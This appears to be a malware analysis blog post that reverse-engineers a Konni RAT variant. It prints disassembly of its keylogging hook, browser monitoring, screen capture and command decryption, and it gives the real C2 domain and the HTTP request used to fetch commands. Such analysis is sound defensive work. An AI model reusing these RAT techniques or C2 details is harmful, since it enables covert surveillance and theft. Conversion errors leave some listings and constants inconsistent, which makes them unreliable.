


Analysis of new variant of Konni RAT

 vallejo.cc/2017/07/08/analysis-of-new-variant-of-konni-rat/



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	50	4B	03	04	14	00	06	00	08	00	00	00	21	00	0C	4F	PK␣␣. - . ␣ . . . ! . IO
00000010	16	12	AE	01	00	00	96	07	00	00	13	00	08	02	5B	43	␣I␣ . . . ! ␣ [C
00000020	6F	6E	74	65	6E	74	5F	54	79	70	65	73	5D	2E	78	6D	ontent_Types].xm
00000030	6C	20	A2	04	02	28	A0	00	02	00	00	00	00	00	00	00	l.␣␣(.
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ J yy . .
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F0	00	00	00ö.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	␣ ␣ ␣ . ! ! . ! ! Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program cannot
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode . . . \$.
00000080	2E	F4	64	63	6A	95	0A	30	6A	95	0A	30	6A	95	0A	30	.␣␣␣j␣.0j␣.0j␣.0
00000090	05	E3	96	30	68	95	0A	30	F9	DB	92	30	69	95	0A	30	␣!0h␣.0␣␣'0i␣.0

These days TalosIntelligence commented about a [new variant of Konni RAT](#). It is not a complicated malware, but it implements some interesting tricks and functionality typical of RATs. I wanted to take a look at something different (there is more life after the ransomware) and in this post you can find a brief analysis of this RAT. I hope you enjoy it.

Before starting with the post, i would like to refer to you to the [TalosIntelligence analysis of a previous variant of Konni](#). New variant is similar to the variant analyzed in Talos post. However there are some different things. In addition i reversed different parts of the code, and i give other details. For this reason i recommend reading both posts if you are interesting in having a good knowledge about this RAT.

Modules

We have the sample [f4abe28f3c35fa75481ae056d8637574](#). It is a dropper that is able to drop different PE files depending on the architecture (32 / 64). If we unpack the dropper we can find it has two PE files and two DOCX files into resources:

The malware installs a windows hook and because of this, the errorevent.dll is loaded into machine's running processes:

```
.text:6D031430
.text:6D031430 DoSetWindowsHook proc near          ; CODE XREF: Install+BC.jp
.text:6D031430     mov     eax, [ecx]
.text:6D031432     push   0
.text:6D031434     mov     dword_6D04B090, eax
.text:6D031439     mov     ecx, [ecx+4]
.text:6D03143C     push   ecx
.text:6D03143D     push   offset SetWindowsHookCallback
.text:6D031442     push   3
.text:6D031444     call   ds:USER32_SetWindowsHookExW
.text:6D03144A     mov     dword_6D04B8B8, eax
.text:6D03144F     retn
.text:6D03144F DoSetWindowsHook endp
.text:6D03144F
```

In the SetWindowsHookEx callback, it logs and queues keyboard events together with the window where they happened. Another thread analyzes the keyboard events, and it keeps to a file events happened in browser processes:

```
.text:6D037A90
.text:6D037A90 ThreadWorkWithBrowsers proc near      ; DATA XREF: DoCreateThread
.text:6D037A90
.text:6D037A90 var_108      = byte ptr -108h
.text:6D037A90 var_4        = dword ptr -4
.text:6D037A90
.text:6D037A90     push   ebp
.text:6D037A91     mov     esp, ebp
.text:6D037A93     sub     esp, 108h
.text:6D037A99     mov     eax, dword_6D04A1A0
.text:6D037A9E     xor     eax, ebp
.text:6D037AA0     mov     [ebp+var_4], eax
.text:6D037AA3     cmp     dword_6D04A000, 0
.text:6D037AAA     jz     loc_6D037BFD
.text:6D037AB0     push   104h
.text:6D037AB5     lea   eax, [ebp+var_108]
.text:6D037ABB     push   eax
.text:6D037ABC     push   0
.text:6D037ABE     call   ds:kernel32_GetModuleFileNameAStub_
.text:6D037AC4     lea   ecx, [ebp+var_108]
.text:6D037ACA     push   ecx
.text:6D037ACB     call   sub_6D044A48
.text:6D037AD0     add   esp, 4
.text:6D037AD3     lea   edx, [ebp+var_108]
.text:6D037AD9     push   edx
.text:6D037ADA     call   ds:SHLWAPI_PathStripPathA_
.text:6D037AE0     push   ebx
.text:6D037AE1     push   esi
.text:6D037AE2     mov   ecx, offset aIexplore_exe ; "iexplore.exe"
.text:6D037AE7     lea   eax, [ebp+var_108]
.text:6D037AED     push   edi
```

It checks these processes names:

```
.rdata:6D045F0C aPsiphon3_exe db 'psiphon3.exe',0 ; DATA XREF: ThreadWorkWithBrowsers:loc_6D037B75To
.rdata:6D045F19 align 4
.rdata:6D045F1C aChrome_exe db 'chrome.exe',0 ; DATA XREF: ThreadWorkWithBrowsers:loc_6D037B45To
.rdata:6D045F27 align 4
.rdata:6D045F28 aFirefox_exe db 'firefox.exe',0 ; DATA XREF: ThreadWorkWithBrowsers:loc_6D037B15To
.rdata:6D045F34 aIexplore_exe db 'iexplore.exe',0 ; DATA XREF: ThreadWorkWithBrowsers+52To
```

Interesting keyboard events are logged to the file:

C:\Users\\AppData\Local\Packages\microsoft\debug.tmp

Other files are used by the RAT in the process of managing commands:

```
.rdata:6D045B44 aSDebug_tmp      db '%s\debug.tmp',0 ——— log keyboard events
.rdata:6D045B44
.rdata:6D045B51                align 4
.rdata:6D045B54 aSPackagesMicro db '%s\Packages\microsoft',0
.rdata:6D045E78 aSRepaired      db '%s\repaired',0 ——— used to keep downloaded commands
.rdata:6D045E84 aSSamed        db '%s\samed',0
.rdata:6D045E8D                align 10h
.rdata:6D045E90 aSTedsul_ocx   db '%s\tedsul.ocx',0
.rdata:6D045E9E                align 10h
.rdata:6D045EA0 aSHelpsol_ocx db '%s\helpsol.ocx',0
.rdata:6D045EAF                align 10h
.rdata:6D045EB0 aSTrepsl_ocx  db '%s\trepsl.ocx',0
.rdata:6D045EBE                align 10h
.rdata:6D045EC0 aSPsItred_ocx db '%s\psltred.ocx',0
.rdata:6D045ECF                align 10h
.rdata:6D045ED0 aSSolhelp_ocx db '%s\solhelp.ocx',0
.rdata:6D045EDF                align 10h
.rdata:6D045EE0 aSSulted_ocx  db '%s\sulted.ocx',0
.rdata:6D045EEE                align 10h
.rdata:6D045EF0 aSMicrosoft   db '%s\microsoft',0
.rdata:6D045EFD                align 10h
.rdata:6D045F00 aSPackages    db '%s\Packages',0
```

Malware dll is injected into multiple processes. To monitor what malware files are created and written we can use this breakpoint with instructions (it is splitted in multiple lines for better reading):

```
bp NtWriteFile -> when NtWriteFile hit, execute the next script
".foreach (tok { !handle (poi (esp+4)) }) -> search "Packages" in the path
{
.if ($spat("${tok}\", \"*Packages*\") != 0)
{
da (poi (esp+18));.break; -> if found, print the data written
}
};g;"
```

```
bp NtWriteFile ".foreach (tok { !handle (poi (esp+4)) }) { .if ($spat("${tok}\", \"*Packages*\") != 0) { da (poi (esp+18));.break;};};g;"
```

The other RAT functionality is executed under demand, as we will see it in the next section about communications.

Communications

The malware executes a thread for communications with the CnC. It asks for commands each 15 minutes. A file with commands is downloaded and parsed, and the commands are executed (and the results uploaded to the CnC):

```
ThreadGetCommands proc near          ; DATA XREF: ThreadWorkWithBrowsersSubInportant+15C40
var_CC      = byte ptr -0CCh
var_4       = dword ptr -4

    push    ebp
    mov     ebp, esp
    sub     esp, 0CCh
    mov     eax, dword_6D04A1A0
    xor     eax, ebp
    mov     [ebp+var_4], eax
    push    esi
    mov     esi, ds:kernel32_SleepStub_
    lea    ebx, [ebx+0]

loc_6D0378C0:
    push    0000A0h ; CODE XREF: ThreadGetCommands+624j
    call    esi ; kernel32_SleepStub_ ; sleep for 15 minutes before asking for more commands
    push    offset file_download ; -> CB5D234D (id for this bot. Calculated based
    ; on computer info and installation date)
    push    offset aMemberDaumchk_ ; "member-daumchk.netai.net"
    lea    eax, [ebp+var_CC]
    push    offset aHttpSuegetDownload_ph ; "http://%s/ueget/download.php?file=%s_dr"...
    push    eax
    call    log2file
    lea    ecx, [ebp+var_CC] ; http://member-daumchk.netai.net/ueget/download.php?file=CB5D234D_dropcom
    push    offset path_repaired ; C:\Users\javi\AppData\Packages\microsoft\repaired
    push    ecx
    call    DoInternetReadFile ; Here it is downloading the commands file.
    ; In the function ManageCommand it will parse
    ; the file and will execute the commands
    add    esp, 18h
    push    2710h
    call    esi ; kernel32_SleepStub_
    call    ManageCommands
    jmp     short loc_6D0378C0 ; sleep for 15 minutes before asking for more commands
ThreadGetCommands endp
```

The RAT calculates a value based on the installation time and infected computer info, and that value is used as bot_id to identify the current infected machine. In my case it generated CB5D234D.

To download the commands it connects by http GET to:

http://member-daumchk.netai.net/weget/download.php?file=CB5D234D_dropcom

```
GET /weget/download.php?file=CB5D234D_dropcom HTTP/1.1
User-Agent: HTTP
Host: member-daumchk.netai.net
```

It is:

http://<domain>/weget/download.php?file=<botid>_dropcom

This new variant uses wininet api to connect CnC (Talos analysis about the previous variant says the RAT was using winsock api connect, send, recv,... instead of http specified api):

```

push    1
push    offset aHttp    ; "HTTP"
mov     [ebp+var_408], eax
call    ds:wininet_InternetOpenA_
mov     edi, eax
mov     [ebp+var_410], edi
test    edi, edi
jz     loc_6D0358A4
push    ebx
push    ebx
push    ebx
push    ebx
push    esi
push    edi
call    ds:wininet_InternetOpenUrlA_
mov     esi, eax
test    esi, esi
jz     loc_6D03589D
mov     ecx, [ebp+var_408]
push    offset unk_6D045A10
push    ecx
call    sub_6D037EBB
mov     edi, eax
add     esp, 8
test    edi, edi
jz     short loc_6D035890
mov     [ebp+var_408], 00h
mov     edi, edi

```

```

I:                                     ; CODE XREF: DoInternetReadFile+BD↓j
                                       ; DoInternetReadFile+C5↓j
lea     edx, [ebp+var_40C] ; suspicious_loop(incdec )
push    edx
push    400h
lea     eax, [ebp+var_404]
push    eax
push    esi
call    ds:wininet_InternetReadFile_
mov     ecx, [ebp+var_40C]
push    edi
push    1
push    ecx
lea     edx, [ebp+var_404]
push    edx
call    sub_6D0392E7
mov     eax, [ebp+var_40C]
add     esp, 10h
add     ebx, eax
test    eax, eax

```

After downloading the commands they are decrypted (key “xzxxz”) and parsed:

```

push    offset aR      ; "r+"
push    offset Path_Repaired_File
call    sub_6D037EBB
mov     edi, eax
push    edi
mov     [ebp+var_A30], edi
call    sub_6D039E4C
push    eax
call    sub_6D044A05
push    edi
push    eax
lea    edx, [ebp+var_A2C]
push    1
push    edx
call    sub_6D039173
lea    eax, [ebp+var_A2C]
push    offset aXzxxzxz ; "xZxZxZ"
push    eax
call    DecryptCommands
mov     ebx, eax
add    esp, 28h
test   ebx, ebx
jz     errorCheckAndDecryptCommandsFile

```

The decryption function:

```

DecryptCommands proc near                ; CODE XREF: ManageCommands+0B1p
                                        ; ManageCommands+29A7p
                                        ; ManageCommands+35A7p
buf          = dword ptr  4
key          = dword ptr  8

; FUNCTION CHUNK AT .text:6D03E170 SIZE 00000005 BYTES
; FUNCTION CHUNK AT .text:6D03E186 SIZE 00000008 BYTES

        mov     ecx, [esp+key]
        push   edi
        push   ebx
        push   esi
        mov    dl, [ecx]
        mov    edi, [esp+0Ch+buf]
        test   dl, dl
        jz     short loc_6D038D20
        mov    dh, [ecx+1]
        test   dh, dh
        jz     short loc_6D038D00

loc_6D038CB8:                          ; CODE XREF: DecryptCommands+5B1j
                                        ; DecryptCommands+6B1j
                                        ; suspicious_loop(xor )
        mov    esi, edi
        mov    ecx, [esp+0Ch+key]
        mov    al, [edi]
        add    esi, 1
        cmp    al, dl
        jz     short loc_6D038CDE
        test   al, al
        jz     short loc_6D038CB8

loc_6D038CC0:                          ; CODE XREF: DecryptCommands+361j
        mov    al, [esi]
        add    esi, 1

loc_6D038CD0:                          ; CODE XREF: DecryptCommands+451j
                                        ; suspicious_loop(xor )
        cmp    al, dl
        jz     short loc_6D038CDE
        test   al, al
        jnz   short loc_6D038CC8

loc_6D038CD8:                          ; CODE XREF: DecryptCommands+297j
        pop    esi
        pop    ebx
        pop    edi
        xor    eax, eax
        retn

loc_6D038CDE:                          ; CODE XREF: DecryptCommands+257j
                                        ; DecryptCommands+327j
        mov    al, [esi]
        add    esi, 1
        cmp    al, dh
        jnz   short loc_6D038CB8 ; suspicious_loop(xor )
        lea   edi, [esi-1]

loc_6D038CEA:                          ; CODE XREF: DecryptCommands+691j
        mov    ah, [ecx+2]
        test   ah, ah
        jz     short loc_6D038D19
        mov    al, [esi]
        add    esi, 2
        cmp    al, ah
        jnz   short loc_6D038CB8 ; suspicious_loop(xor )
        mov    al, [ecx+3]
        test   al, al
        jz     short loc_6D038D19
        mov    ah, [esi-1]
        add    ecx, 2
        cmp    al, ah
        jz     short loc_6D038CEA
        jmp    short loc_6D038CB8 ; suspicious_loop(xor )

loc_6D038D00:                          ; CODE XREF: DecryptCommands+167j
        xor    eax, eax
        pop    esi
        pop    ebx
        pop    edi
        mov    al, dl
        jmp    loc_6D03E186

loc_6D038D19:                          ; CODE XREF: DecryptCommands+AF7j
                                        ; DecryptCommands+5F7j
        lea   eax, [edi-1]
        pop    esi
        pop    ebx
        pop    edi
        retn


loc_6D038D20:                          ; CODE XREF: DecryptCommands+F7j
        mov    eax, edi
        pop    esi
        pop    ebx
        pop    edi
        retn

```

Seeing the communications code, it seems it would be not difficult to create a fake CnC to control a bot (not RSA keys or something like that are used to certify the command comes from the author).

Once decrypted it starts to parse commands:

```
align 4
switchCommands dd offset loc_6D037606 ; DATA XREF: ManageCommands+12F1r
                dd offset ManageCommandUploadComputerInfo ; jump table for switch statement
                dd offset ManageCommandCaptureScreen
                dd offset ManageCommandGetFSInfo
                dd offset ManageCommandGetFSInfo2
                dd offset ManageCommandDeleteFile
                dd offset ManageCommandExecute
                dd offset loc_6D03775E
                align 10h
```



Command for collecting computer info

With this command the malware collects different information about the machine:

```

mov     [ebp+var_160C], edi
call   ds:kernel32_GetComputerName@_
lea    eax, [ebp+var_E08]
push   eax
push   offset aThisComputerSN ; "This computer's name is %s"
push   esi
call   sub_60037CF3
add    esp, 0Ch
lea    ecx, [ebp+var_160C]
push   ecx
lea    edx, [ebp+var_1608]
push   edx
mov    [ebp+var_160C], edi
call   ds:API32_GetUserName@_
lea    eax, [ebp+var_1608]
push   eax
push   offset aThisComputerSU ; "\r\nThis computer's username is %s"
push   esi
call   sub_60037CF3
push   offset aDriveInformati ; "\r\nDrive Information is as follow.\r\n"
push   esi
call   sub_60037CF3
add    esp, 14h
mov    [ebp+var_1610], 1
call   ds:kernel32_GetLogicalDrivesStub_
mov    edi, ds:kernel32_GetVolumeInformation@_
mov    ebx, ds:kernel32_GetDriveType@Stub_
--
push   offset aOsIs ; "\r\n OS is : "
push   esi
call   sub_60037CF3
push   esi
call   sub_60037CF3
push   offset aProductname ; "productname"
push   offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push   80000002h
call   sub_60036150
push   offset aA ; "a"
push   offset unk_6004C118
call   sub_60037E00
mov    esi, eax
push   offset aSystemType ; "\r\n System Type: "
push   esi
call   sub_60037CF3
push   103h
lea    edx, [ebp+var_107]
push   0
push   edx
mov    [ebp+var_108], 0
call   sub_60038800
add    esp, 34h
push   104h
lea    eax, [ebp+var_108]
push   eax
call   ds:kernel32_RegisterConsoleIHE_
pop    edi
--
call   sub_60037CF3
add    esp, 8
push   offset aStartmenuProgr ; "\r\nStartMenu Programs\r\n"
push   esi
call   sub_60037CF3
push   esi
call   sub_60037CF3
push   offset aSoftwareClasse ; "SOFTWARE\\classes\\installer\\products"
push   80000002h
call   sub_60035E00
mov    ecx, [ebp+var_4]
add    esp, 14h

```

Command for screen capturing

Capture of the screen it is done here:

```

screencapture proc near
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= dword ptr 10h
arg_C= dword ptr 14h

push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    0
call   ds:GD132_CreateCompatibleDC_
mov     ebx, [ebp+arg_C]
mov     edi, eax
mov     eax, [ebp+arg_8]
push    ebx
push    eax
push    0
call   ds:USER32_NtUserGetDC_
push    eax
call   ds:GD132_CreateCompatibleBitmap_
mov     esi, eax
push    esi
push    edi
call   ds:GD132_SelectObject_
mov     ecx, [ebp+arg_4]
mov     edx, [ebp+arg_0]
push    0CC0020h
push    ecx
push    edx
push    0
call   ds:USER32_NtUserGetDC_
push    eax
mov     eax, [ebp+arg_8]
push    ebx
push    eax
push    0
push    0
push    edi
call   ds:GD132_BitBlt_
mov     ecx, [ebp+arg_8]
push    ebx
push    ecx
push    esi
call   sub_60036450
add     esp, 0Ch
push    esi
call   ds:GD132_DeleteObject_
pop     edi
pop     esi
mov     al, 1
pop     ebx
pop     ebp
retn
screencapture endp

```

References
